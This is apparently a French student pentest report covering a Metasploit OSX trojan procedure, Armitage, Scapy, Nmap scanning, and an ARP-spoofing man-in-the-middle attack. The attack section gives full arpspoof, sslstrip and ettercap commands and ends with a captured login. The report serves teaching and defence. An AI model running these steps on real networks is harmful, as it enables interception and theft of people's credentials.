Les systèmes d'exploitation Apple OSX sont de plus en plus utilisés comme clients. Malgré une fausse réputation d'invulnérabilité aux virus, il existe bel et bien des virus sur OSX capables, par exemple, d'ouvrir une Backdoor et de donner un accès root à l'attaquant. Ainsi, le Metasploit framework permet de créer des troyens qui, une fois implantés sur des machines OSX sans antivirus actif, peuvent être reçues par un listener Metasploit framework et permettre une connexion de l'attaquant sur la machine cible. Il est donc recommandé d'utiliser un antivirus également sur les machine Apple.

Le procéder pour effectuer une telle attaque est le suivent :

1. Créer l'exécutable infecté (.mkpg par exemple) avec metasploit
2. Trouver un moyen de l'implanter sur la machine cible (torrent corrompu, clé usb, email, etc.)
3. Ouvrir un listener sur Metasploit framework
4. Attendre l'exécution de cet exécutable par la victime
5. Prendre le control de la cible

3.5.8 Armitage : Metasploit UI

Malgré le fait que le pwnie ne possède pas d'interface graphique, difficile de parler de Metasploit Framework sans évoquer Armitage, le pendant graphique de metasploit.

Cet outil permet d'utiliser les fonctions de Metasploit de façon intuitive et graphique grâce à l'interface suivante :




Fig. 3.9 – Interface de l’outil armitage

Sur la gauche de l’écran, on voit la liste des modules Metasploit.

Le haut de l’écran est lui occupé par la liste des hôtes découverts (dans la base de donnée). On peut sélectionner les attaques avec un simple clique droit sur l’icône de la machine.

En bas de l’écran se trouvent les onglets de l’application, avec notamment les différentes consoles des modules lancés.

La procédure type pour scanner et attaquer une cible est la suivante :

1. Lancer Armitage.
2. Scanner les hôtes : Host-> Nmap Scan -> [choix du type de scan].
3. Récupérer les attaques possibles : Attacks->Find Attacks.
4. Lancer une attaque sur une des cibles : click droit -> Attacks-> [choix de l’attaque].

Il existe une option qui essaye d’exploiter les machines scannées de façon automatisée. Une fois l’attaque complétée, les sessions ouvertes sont listées et on peut choisir laquelle on veut utiliser.

3.6 Scapy

Scapy est un logiciel libre de manipulation de paquets réseau écrit en langage python. Il se lance à l’aide de la commande **scapy**. Il est capable de ...

- capturer le trafic sur un segment réseau
- générer des paquets dans un nombre important de protocoles
- réaliser une prise d'empreinte de la pile TCP/IP
- faire un Traceroute
- analyser le réseau informatique

Scapy n'est pas un outil clé en main (comme NMAP ou autre) mais un Framework basé sur Python fournissant un ensemble de fonctions pour interagir avec le réseau. Ce qui différencie Scapy des autres, c'est sa liberté d'action car chaque paramètre peut être modifié, ce qui n'est pas forcément le cas de tous les autres outils.

La commande `ls()` nous permet lister les différents protocoles avec lesquels Scapy peut interagir.

3.6.1 Exemple pratique

On peut voir ci-dessous un exemple de création de paquet TCP/IP.

```
>>> a=IP(dst="127.0.0.1")
>>> a.show()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= ip
chksum= 0x0
src= 127.0.0.1
dst= 127.0.0.1
options= ''
>>> send(a)
.
Sent 1 packets.
>>> a.ttl=25
>>> a.show()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 25
proto= ip
chksum= 0x0
src= 127.0.0.1
dst= 127.0.0.1
options= ''
>>> send(a)
.
Sent 1 packets.
```

Fig. 3.10 – partie IP

```
>>> t=TCP()
>>> t.show()
###[ TCP ]###
sport= ftp_data
dport= www
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= S
window= 8192
chksum= 0x0
urgptr= 0
options= {}
>>> send(a/t)
.
Sent 1 packets.
>>> t.flags="FS"
>>> t.show()
###[ TCP ]###
sport= ftp_data
dport= www
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= FS
window= 8192
chksum= 0x0
urgptr= 0
options= {}
>>> send(a/t)
.
Sent 1 packets.
```

Fig. 3.11 – partie TCP

A gauche, on crée un paquet IP avec la destination 127.0.0.1. On va ensuite

envoyer ce paquet, puis le renvoyer avec un TTL modifié.

A droite, on crée la partie TCP. On envoie ensuite un paquet TCP/IP, puis on le renvoie avec le flag modifié.

Voici le résultat des 4 paquets envoyés qui démontrent le changement TTL, FLAG et superposition de la couche IP avec TCP.

1	0.00000000	127.0.0.1	127.0.0.1	IPv4	34 IPv6 hop-by-hop option (0)
9	64.27781200	127.0.0.1	127.0.0.1	IPv4	34 IPv6 hop-by-hop option (0)
22	144.0856260	127.0.0.1	127.0.0.1	TCP	54 ftp-data > http [SYN] Seq=0 Win=8192 Len=0
29	221.1005810	127.0.0.1	127.0.0.1	TCP	54 ftp-data > http [FIN, SYN] Seq=0 Win=8192 Len=0

```

+ Frame 1: 34 bytes on wire (272 bits), 34 bytes captured (272 bits) on interface 0
+ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
  Version: 4
  Header length: 20 bytes
  + Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
  Total Length: 20
  Identification: 0x0001 (1)
  + Flags: 0x00
  Fragment offset: 0
  Time to live: 64
  Protocol: IPv6 hop-by-hop option (0)
  + Header checksum: 0x7ce7 [correct]
  Source: 127.0.0.1 (127.0.0.1)
  Destination: 127.0.0.1 (127.0.0.1)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]

```

Fig. 3.12 – paquet IP avec TTL d'origine

1	0.00000000	127.0.0.1	127.0.0.1	IPv4	34 IPv6 hop-by-hop option (0)
9	64.27781200	127.0.0.1	127.0.0.1	IPv4	34 IPv6 hop-by-hop option (0)
22	144.0856260	127.0.0.1	127.0.0.1	TCP	54 ftp-data > http [SYN] Seq=0 Win=8192 Len=0
29	221.1005810	127.0.0.1	127.0.0.1	TCP	54 ftp-data > http [FIN, SYN] Seq=0 Win=8192 Len=0

```

+ Frame 9: 34 bytes on wire (272 bits), 34 bytes captured (272 bits) on interface 0
+ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
  Version: 4
  Header length: 20 bytes
  + Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
  Total Length: 20
  Identification: 0x0001 (1)
  + Flags: 0x00
  Fragment offset: 0
  Time to live: 25
  Protocol: IPv6 hop-by-hop option (0)
  + Header checksum: 0xa3e7 [correct]
  Source: 127.0.0.1 (127.0.0.1)
  Destination: 127.0.0.1 (127.0.0.1)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]

```

Fig. 3.13 – paquet IP avec TTL modifié


```

1 0.000000000 127.0.0.1 | 127.0.0.1 | IPv4 | 34 IPv6 hop-by-hop option (0)
9 64.27781200 127.0.0.1 | 127.0.0.1 | IPv4 | 34 IPv6 hop-by-hop option (0)
22 144.0856260 127.0.0.1 | 127.0.0.1 | TCP | 54 ftp-data > http [SYN] Seq=0 Win=8192 Len=0
29 221.1005810 127.0.0.1 | 127.0.0.1 | TCP | 54 ftp-data > http [FIN, SYN] Seq=0 Win=8192 Len=0
+ Frame 22: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
+ Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
+ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
+ Transmission Control Protocol, Src Port: ftp-data (20), Dst Port: http (80), Seq: 0, Len: 0
  Source port: ftp-data (20)
  Destination port: http (80)
  [Stream index: 0]
  Sequence number: 0 (relative sequence number)
  Header length: 20 bytes
+ Flags: 0x002 (SYN)
  Window size value: 8192
  [Calculated window size: 8192]
+ Checksum: 0x917c [validation disabled]

```

Fig. 3.14 – paquet TCP/IP avec flag d'origine

```

1 0.000000000 127.0.0.1 | 127.0.0.1 | IPv4 | 34 IPv6 hop-by-hop option (0)
9 64.27781200 127.0.0.1 | 127.0.0.1 | IPv4 | 34 IPv6 hop-by-hop option (0)
22 144.0856260 127.0.0.1 | 127.0.0.1 | TCP | 54 ftp-data > http [SYN] Seq=0 Win=8192 Len=0
29 221.1005810 127.0.0.1 | 127.0.0.1 | TCP | 54 ftp-data > http [FIN, SYN] Seq=0 Win=8192 Len=0
+ Frame 29: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
+ Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
+ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
+ Transmission Control Protocol, Src Port: ftp-data (20), Dst Port: http (80), Seq: 0, Len: 0
  Source port: ftp-data (20)
  Destination port: http (80)
  [Stream index: 0]
  Sequence number: 0 (relative sequence number)
  Header length: 20 bytes
+ Flags: 0x003 (FIN, SYN)
  Window size value: 8192
  [Calculated window size: 8192]
+ Checksum: 0x917b [validation disabled]

```

Fig. 3.15 – paquet TCP/IP avec le flag modifié

3.7 Nmap

Il s'agit d'un outil en ligne de commande permettant de découvrir les hôtes et les services dans un réseau informatique. Pour ce faire, il forge et envoie des paquets spécifiques provoquant des interactions avec les hôtes et les services du réseau cible.

Nmap est donc un outil de reconnaissance puissant et polyvalent. Pour comprendre l'étendue des capacités de cet outil, il est judicieux de séparer ses options en plusieurs catégories.

3.7.1 Types de scan offerts

Voici une liste non exhaustive des différents types de scan possibles :

- **TCP SYN scan [-sS]** : Il s'agit du scan le plus populaire. Il est rapide et discret (comme il ne complète pas de connexion TCP) si il n'est pas entravé par un firewall.

- **TCP connect scan [-sT]** : Recommandé seulement dans le cas où le TCP SYN scan n'est pas disponible. Nmap ayant moins de contrôle sur l'appel système connect, ce scan est moins efficace.
- **UDP scan [-sU]** : Les scans sur ce protocole sont plus lents et plus difficiles, mais il ne faut pas pour autant les ignorer car ils peuvent donner des informations complémentaires aux scans TCP plus efficaces.
- **SCTP INIT scan [-sY]** : SCTP est une alternative relativement jeune aux protocoles TCP et UDP. Il s'agit d'un scan très rapide et silencieux car aucune connexion n'est complétée. Si l'hôte renvoie un INIT-ACK, le port est ouvert. Si on reçoit en retour un ABORT, le port est fermé.
- **Xmas scans [-sX]** : Ce type de scan permet de détecter si un port est réellement fermé ou si il "fait semblant" de l'être en envoyant un paquet non cohérent qui provoque une interaction non prévue par la référence du protocole TCP.
- **Windows scan [-sW]** : Ce scan est plus efficace qu'un autre scan TCP sur certaines machines Windows car il exploite une spécificité d'implémentation Windows pour obtenir des résultats plus cohérents.
- **IP scan [-sO]** : Ce scan permet de définir quels protocoles IP sont disponibles sur la machine cible.

3.7.2 Options pour les scans

Voici une liste non exhaustive des options de scan disponibles sur l'outil :

- **Port range [-p]** : Permet de spécifier les ports à tester.
- **flags TCP [-scanflags]** : Spécification des flags TCP.
- **Source port [-g]** : Spécifie le port source du scan.
- **MAC source [-spoof_mac]** : Permet de spécifier une fausse adresse mac pour le scan.
- **Fast scan [-F]** : Spécifie qu'on souhaite effectuer un scan rapide, qui ne retournera peut-être pas toutes les informations mais sera moins long.
- **IP source [-S]** : Permet de spécifier l'adresse IP source du scan.

3.7.3 Détection de service

Les options de détection de service permettent d'identifier les services actifs sur certains ports :

- **Détection de service [-sV]** : Active la détection de service.

3.7.4 Détection du système d'exploitation

Cet outil permet également de supposer le système d'exploitation présent sur les hôtes. Il s'agit bien sûr d'une information très intéressante lors de la phase

de reconnaissance d'une attaque. On peut utiliser les options ci-dessous pour procéder à ce scan additionnel particulier :

- **OS scan [-O]** : Permet de deviner le système d'exploitation de la cible.
- **OS version scan [-A]** : Permet de deviner la version du système d'exploitation de la cible.
- **Aggressive scan [-osscan]** : Spécifie un scan agressif de l'OS de la cible. Cette option lance donc un scan bruyant qui peut mettre à mal la stabilité de la cible.

3.7.5 Timing

La partie "timing" est importante lors d'un scan. C'est elle qui peut garantir la discrétion d'une reconnaissance mais aussi décider du temps que cette reconnaissance mettra à être accomplie. Dans ce domaine, on doit toujours trouver un compromis entre silence et délais. Certaines des commandes permettant de gérer cet élément sont listées ci-dessous :


- **Choix de l'intensité du scan [-T0-5]** : Permet de spécifier le degré d'intensité du scan, 0 étant le mode "paranoïd" laissant un gap de 300 secondes entre les actions de scan, et 5 étant le mode "insane", le plus bruyant et le plus agressif.

3.7.6 Exemple pratique

Dans notre exemple d'utilisation, nous allons scanner le réseau de test de façon à découvrir tous les hôtes visibles et leurs ports ouverts. Pour cela, nous utilisons la commande suivante :

```
# nmap -sS 160.98.250.20-30
```

On observe que les machines visibles sont retournées avec leur ip et leurs ports ouverts respectifs.



```
Nmap scan report for 160.98.250.30
Host is up (0.000062s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
8443/tcp  open  https-alt
8888/tcp  open  sun-answerbook

Nmap done: 11 IP addresses (4 hosts up) scanned in 2.18 seconds
root@pwnie:~#
```

Fig. 3.16 – Extrait de l'output de la commande nmap

Jetons maintenant un œil sur le trafic généré par cette opération.

No.	Time	Source	Destination	Protocol	Length	Info
5976	5.935991	160.98.250.30	160.98.250.21	TCP	58	35284 > nati [SYN] Seq=0 Win=0 Len=0 MSS=1460
5977	5.936027	160.98.250.30	160.98.250.21	TCP	58	35284 > syscomlan [SYN] Seq=0 Win=4096 Len=0 MSS=1460
5978	5.936063	160.98.250.21	160.98.250.30	TCP	60	35284 > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5979	5.936172	160.98.250.30	160.98.250.22	TCP	58	35284 > dnp [SYN] Seq=0 Win=4096 Len=0 MSS=1460
5980	5.936286	160.98.250.30	160.98.250.25	TCP	58	35284 > roboeda [SYN] Seq=0 Win=4096 Len=0 MSS=1460
5981	5.936314	160.98.250.22	160.98.250.30	TCP	60	syscomlan > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5982	5.936433	160.98.250.30	160.98.250.21	TCP	58	35284 > dnp [SYN] Seq=0 Win=3072 Len=0 MSS=1460
5983	5.936548	160.98.250.30	160.98.250.22	TCP	58	35284 > roboeda [SYN] Seq=0 Win=4096 Len=0 MSS=1460
5984	5.936576	160.98.250.21	160.98.250.30	TCP	60	syscomlan > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5985	5.936693	160.98.250.30	160.98.250.25	TCP	58	35284 > nati.svrloc [SYN] Seq=0 Win=2048 Len=0 MSS=1460
5986	5.936812	160.98.250.22	160.98.250.30	TCP	60	dnp > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5987	5.936911	160.98.250.30	160.98.250.21	TCP	58	35284 > roboeda [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5988	5.937034	160.98.250.30	160.98.250.22	TCP	58	35284 > nati.svrloc [SYN] Seq=0 Win=4096 Len=0 MSS=1460
5989	5.937063	160.98.250.21	160.98.250.30	TCP	60	dnp > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5990	5.937180	160.98.250.30	160.98.250.25	TCP	58	35284 > 12265 [SYN] Seq=0 Win=1624 Len=0 MSS=1460
5991	5.937294	160.98.250.30	160.98.250.21	TCP	58	35284 > nati.svrloc [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5992	5.937322	160.98.250.22	160.98.250.30	TCP	60	roboeda > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5993	5.937440	160.98.250.30	160.98.250.22	TCP	58	35284 > 12265 [SYN] Seq=0 Win=3072 Len=0 MSS=1460
5994	5.937584	160.98.250.21	160.98.250.30	TCP	60	roboeda > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5995	5.937812	160.98.250.21	160.98.250.30	TCP	60	nati.svrloc > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5997	5.938062	160.98.250.22	160.98.250.30	TCP	60	nati.svrloc > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5998	5.938091	160.98.250.22	160.98.250.30	TCP	60	12265 > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5999	5.938312	160.98.250.21	160.98.250.30	TCP	60	12265 > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6000	5.938766	160.98.250.25	160.98.250.30	TCP	60	sliverlatter > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6001	5.939036	160.98.250.25	160.98.250.30	TCP	60	netml > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6002	5.939286	160.98.250.25	160.98.250.30	TCP	60	vfo > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6003	5.939314	160.98.250.25	160.98.250.30	TCP	60	27715 > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6004	5.939527	160.98.250.25	160.98.250.30	TCP	60	syscomlan > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6005	5.939568	160.98.250.25	160.98.250.30	TCP	60	dnp > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6006	5.939785	160.98.250.25	160.98.250.30	TCP	60	roboeda > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6007	5.939815	160.98.250.25	160.98.250.30	TCP	60	nati.svrloc > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6008	5.940090	160.98.250.25	160.98.250.30	TCP	60	12265 > 35284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6009	5.989993	160.98.250.30	160.98.251.135	SSH	146	Encrypted response packet len=0
6010	6.040097	160.98.250.30	160.98.251.135	SSH	818	Encrypted response packet len=752
6012	6.050270	160.98.250.30	160.98.251.135	SSH	882	Encrypted response packet len=816
6013	6.204845	160.98.251.135	160.98.250.30	TCP	66	41295 > ssh [ACK] Seq=145 Ack=359 Win=4006 Len=0 TSval=53909 TSecr=43003609
6014	6.204860	160.98.251.135	160.98.250.30	TCP	66	41295 > ssh [ACK] Seq=145 Ack=1105 Win=3959 Len=0 TSval=53909 TSecr=43003614
6015	6.206085	160.98.251.135	160.98.250.30	TCP	66	41295 > ssh [ACK] Seq=145 Ack=1921 Win=3908 Len=0 TSval=53910 TSecr=43003615
6016	6.290008	160.98.250.30	160.98.251.135	SSH	370	Encrypted response packet len=304
6017	6.339982	160.98.250.30	160.98.251.135	SSH	114	Encrypted response packet len=48
6018	6.355362	160.98.251.135	160.98.250.30	TCP	66	41295 > ssh [ACK] Seq=145 Ack=2225 Win=4006 Len=0 TSval=53935 TSecr=43003639
6019	6.355411	160.98.251.135	160.98.250.30	TCP	66	41295 > ssh [ACK] Seq=145 Ack=2273 Win=4006 Len=0 TSval=53948 TSecr=43003644
6021	8.393631	160.98.251.135	160.98.250.30	SSH	114	Encrypted request packet len=48

Fig. 3.17 – Extrait de la capture du nmap

On constate que ce scan génère beaucoup de trafic : 5000 trames en quelques secondes. On voit alors que pour chaque port un message TCP SYN est envoyé et que sa réponse est interprétée par l’outil Nmap pour nous notifier si oui ou non le port est ouvert.

On peut maintenant choisir une cible et deviner son OS, scanner ses services et ainsi préparer notre attaque.

3.7.7 Nmap et metasploit

Il est intéressant d’utiliser le nmap proposé par le Metasploit Framework introduit plus haut. Ce dernier propose une fonctionnalité permettant de stocker les informations du Nmap effectué dans une base de donnée interne et d’en tirer les exploits à effectuer de façon à s’introduire sur la machine. Les implications techniques de cette utilisation dépassent ici le spectre d’intérêt de notre projet mais il nous a cependant semble important de mentionner cet élément sans entrer dans les détails car il s’agit d’une combinaison d’outil extrêmement utilisée.

3.8 ARP spoofing

ARP est un protocole de résolution d'adresse effectuant la traduction d'une adresse IP en une adresse MAC. L'ARP Spoofing ou ARP Poisoning est une technique qui permet à l'attaquant de détourner des flux de communication transitant sur un réseau local, lui permettant de les **écouter**, de les **corrompre**, mais aussi **d'usurper une adresse IP** ou de **bloquer du trafic**. C'est ce que l'on appelle une attaque MITM (man in the middle).

3.8.1 Fonctionnement

Cette usurpation d'adresse IP se fait en envoyant un paquet ARP forgé par l'attaquant vers la victime, afin que la victime fasse transiter ses paquets par l'attaquant, alors qu'ils étaient destinés au serveur web. De même, l'attaquant envoie un paquet ARP forgé vers le serveur web. Enfin, l'attaquant doit router les paquets de la victime vers le serveur web et inversement pour que la connexion entre la victime et le serveur web puisse continuer de façon transparente.

L'attaquant peut ainsi voir les données qui transitent en clair entre la victime et le serveur distant.




Fig. 3.18 – ARP poisoning - MITM attaque

3.8.2 Utilisation

Voici les étapes qui vont servir à créer cette attaque.

1. Mettre la machine *Attacker* en mode forwarding.

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

2. Mettre en place iptables pour intercepter les requête http et les rediriger vers le port 1000 par exemple.

```
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 1000
```

3. Scanner le sous-réseau pour obtenir la liste des cibles potentiels.

```
# nmap -sP [SubNetworkToScan]
```

4. Démarrer arpspoof pour convaincre la victime et le routeur d'envoyer leur trafic vers notre machine.

```
# arpspoof -i [Interface] -t [TargetIP] [RouterIP]
```

5. Dans un nouveau shell, Rediriger le trafic HTTP et HTTPS arrivant sur le port 1000 avec sslstrip. Si ce script n'est pas lancé alors la victime n'aura plus de connexion internet.

```
# python /pentest/web/sslstrip/sslstrip.py -l 1000
```

6. Démarrer ettercap dans un nouveau shell pour sniffer les mots de passe transitant sur HTTP.

```
# ettercap -Tq -i [Interface]
```

7. L'attaquant peut désormais attendre que la victime se connecte sur un serveur web avec authentification non-sécurisé pour pouvoir intercepter le nom d'utilisateur et mot de passe.

3.8.3 Exemple pratique

Voici un exemple concret d'attaque MITM avec ARP spoofing.

On met en place le mécanisme pour recevoir le trafic et l'attaquant annonce au machines cibles qu'il faut passer par lui.

```

root@backtrack:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@backtrack:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 1000
root@backtrack:~# nmap -sP 192.168.1.0/24

Starting Nmap 6.01 ( http://nmap.org ) at 2012-12-16 12:03 EST
Nmap scan report for 192.168.1.1
Host is up (0.00047s latency).
MAC Address: 00:24:C9:74:8F:70 (Broadband Solutions Group)
Nmap scan report for iPhone-de-jols.home (192.168.1.34)
Host is up (0.30s latency).
MAC Address: 78:A3:E4:56:D5:F0 (Apple)
Nmap scan report for unknown484487C12EC2.home (192.168.1.37)
Host is up (0.068s latency).
MAC Address: 48:44:87:C1:2E:C2 (Cisco Spvtg)
Nmap scan report for unknownB88D120538BA.home (192.168.1.39)
Host is up (0.27s latency).
MAC Address: B8:8D:12:05:38:BA (Apple)
Nmap scan report for unknown3C075464741D.home (192.168.1.40)
Host is up (0.00029s latency).
MAC Address: 3C:07:54:64:74:1D (Apple)
Nmap scan report for JOELTOUR.home (192.168.1.44)
Host is up (0.00012s latency).
MAC Address: 00:1E:8C:49:04:11 (Asustek Computer)
Nmap scan report for tc-de-kolly.home (192.168.1.58)
Host is up (0.00045s latency).
MAC Address: 20:C9:D0:15:69:B4 (Unknown)
Nmap scan report for backtrack.home (192.168.1.62)
Host is up.
Nmap scan report for unknownC0C5200C2230.home (192.168.1.64)
Host is up (0.0019s latency).
MAC Address: C0:C5:20:0C:22:30 (Ruckus Wireless)
Nmap scan report for unknownC0C5200C3F10.home (192.168.1.65)
Host is up (0.0099s latency).
MAC Address: C0:C5:20:0C:3F:10 (Ruckus Wireless)
Nmap done: 256 IP addresses (10 hosts up) scanned in 16.65 seconds
root@backtrack:~# arpspoof -i eth1 -t 192.168.1.40 192.168.1.1
0:c:29:14:ce:14 3c:7:54:64:74:1d 0806 42: arp reply 192.168.1.1 is-at 0:c:29:14:ce:14
0:c:29:14:ce:14 3c:7:54:64:74:1d 0806 42: arp reply 192.168.1.1 is-at 0:c:29:14:ce:14
0:c:29:14:ce:14 3c:7:54:64:74:1d 0806 42: arp reply 192.168.1.1 is-at 0:c:29:14:ce:14
0:c:29:14:ce:14 3c:7:54:64:74:1d 0806 42: arp reply 192.168.1.1 is-at 0:c:29:14:ce:14
0:c:29:14:ce:14 3c:7:54:64:74:1d 0806 42: arp reply 192.168.1.1 is-at 0:c:29:14:ce:14
0:c:29:14:ce:14 3c:7:54:64:74:1d 0806 42: arp reply 192.168.1.1 is-at 0:c:29:14:ce:14
^C0:24:c9:74:8f:70 3c:7:54:64:74:1d 0806 42: arp reply 192.168.1.1 is-at 0:24:c9:74:8f:70
0:24:c9:74:8f:70 3c:7:54:64:74:1d 0806 42: arp reply 192.168.1.1 is-at 0:24:c9:74:8f:70
0:24:c9:74:8f:70 3c:7:54:64:74:1d 0806 42: arp reply 192.168.1.1 is-at 0:24:c9:74:8f:70
root@backtrack:~#

```

Fig. 3.19 – premier shell - ARP spoofing

On redirige le trafic reçu avec sslstrip.

```

root@backtrack:~# python /pentest/web/sslstrip/sslstrip.py -l 1000
sslstrip 0.9 by Moxie Marlinspike running...

```

Fig. 3.20 – deuxième shell - sslstrip

On capture les informations de login avec Ettercap.

```
root@backtrack:~# ettercap -Tq -i eth1
ettercap 0.7.4.1 copyright 2001-2011 ALoR & NaGA
Listening on eth1... (Ethernet)
  eth1 ->      00:0C:29:14:CE:14      192.168.1.62      255.255.255.0
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

 28 plugins
 40 protocol dissectors
 55 ports monitored
7587 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

HTTP : 66.220.158.27:80 -> USER: joel.kolly  PASS: test1234  INFO: http://www.facebook.com/index.php?styp=Lo6lh=Ac MBQJ3qRPXWtPD
```

Fig. 3.21 – troisième shell - ettercap

On peut donc voir en clair les informations capturées pour le site Facebook. Nom d'utilisateur : **joel.kolly** et mot de passe : **test1234**.

3.8.4 Information

Nous avons vu dans cet exemple pratique plusieurs outils nécessaires pour exécuter cette attaque ARP poisoning. Cependant un seul outil peut être utilisé pour effectuer cette attaque. En effet, Ettercap regroupe à lui seul tous les outils nécessaires pour ce genre d'attaque. Voici la liste des attaques MITM qu'Ettercap peut réaliser : arp poisoning, icmp redirect, port stealing, dhcp poofing.

Pour se protéger de ce type d'attaque, il est nécessaire d'utiliser une connexion sécurisée *https* ce qui aura pour effet de crypter le tout.

